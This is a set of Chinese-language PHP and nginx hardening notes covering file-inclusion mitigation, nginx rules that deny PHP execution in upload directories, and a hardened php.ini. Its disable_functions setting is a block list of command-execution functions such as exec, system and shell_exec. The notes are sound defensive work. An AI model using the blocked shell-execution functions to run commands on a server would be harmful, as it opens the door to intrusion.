'--with-png-dir' '--with-gettext' '--with-iconv' '--with-libxml-dir=/usr' '--with-mcrypt' '--with-mhash' '--with-mysql=mysqlnd' '--with-mysqli=mysqlnd' '--with-openssl' '--with-pdo-

文件包含：有效缓解

- 将图片放在存储单独目录；
- 上传、临时目录拒绝执行PHP；
- nginx:
- location ~^ /unic0rn/images/.*\.(php)$ {
-   deny all;
- }
- 多目录写法：
- location ~* ^/(unic0rn\/images|statics|source)/.*\.php$ {
-   deny all;
- }
- 根治：
- 修正代码中的包含逻辑，让用户无法控制输入；　（重要）
- 上WAF；

一份久经考验的php.ini

- *expose_php = 0*
- *display_errors = 0*
- *disable_function = chgrp, chown, chroot, dl, exec, putenv, phpinfo, passthru, popen, proc_open, pcntl_exec, putenv, shell_exec, system*
- *file_uploads = 0 (确定不使用文件上传功能则可以关闭)*
- *user_ini.filename =*
- *open_basedir = /data/web/www.edgesuit.me/:/tmp/*
- *cgi.fix_pathinfo = 0 (一个比较久远的漏洞：http://www.laruence.com/2010/05/20/1495.html)*
- *session.cookie_httponly = 1 (cookie添加httponly属性，缓解xss造成的cookie泄露)*
- *;以下是性能相关：*
- *;output_buffering = 4096*
- *[opcache]*
- *zend_extension = opcache.so*
- *;Determines if Zend OPCache is enabled*
- *opcache.enable = 1*
- *;Determines if Zend OPCache is enabled for the CLI version of PHP*
- *opcache.enable_cli = 1*

一份久经考验的nginx.conf

- location ~* ^/unic0rn/images/.*\.php$ {
-   deny all;
- }
- 多目录写法：
- location ~* ^/(unic0rn\/images|statics|source)/.*\.php$ {
-   deny all;
- }

一份PHP项目Web目录部署权限指南

- http:// /pages/viewpage.action?pageId=2726331

- 呼吁：
- PHP项目上线前，务必在部署文档告知Web目录的详细权限（哪些必须可写）
- 参考配置：https:// /ops/stdconf/blob/master/linux/web/user/server/php/5/etc/php.ini
- https:// /ops/stdconf/blob/master/linux/web/user/server/php/5/etc/php-fpm.conf

- *Thank u.*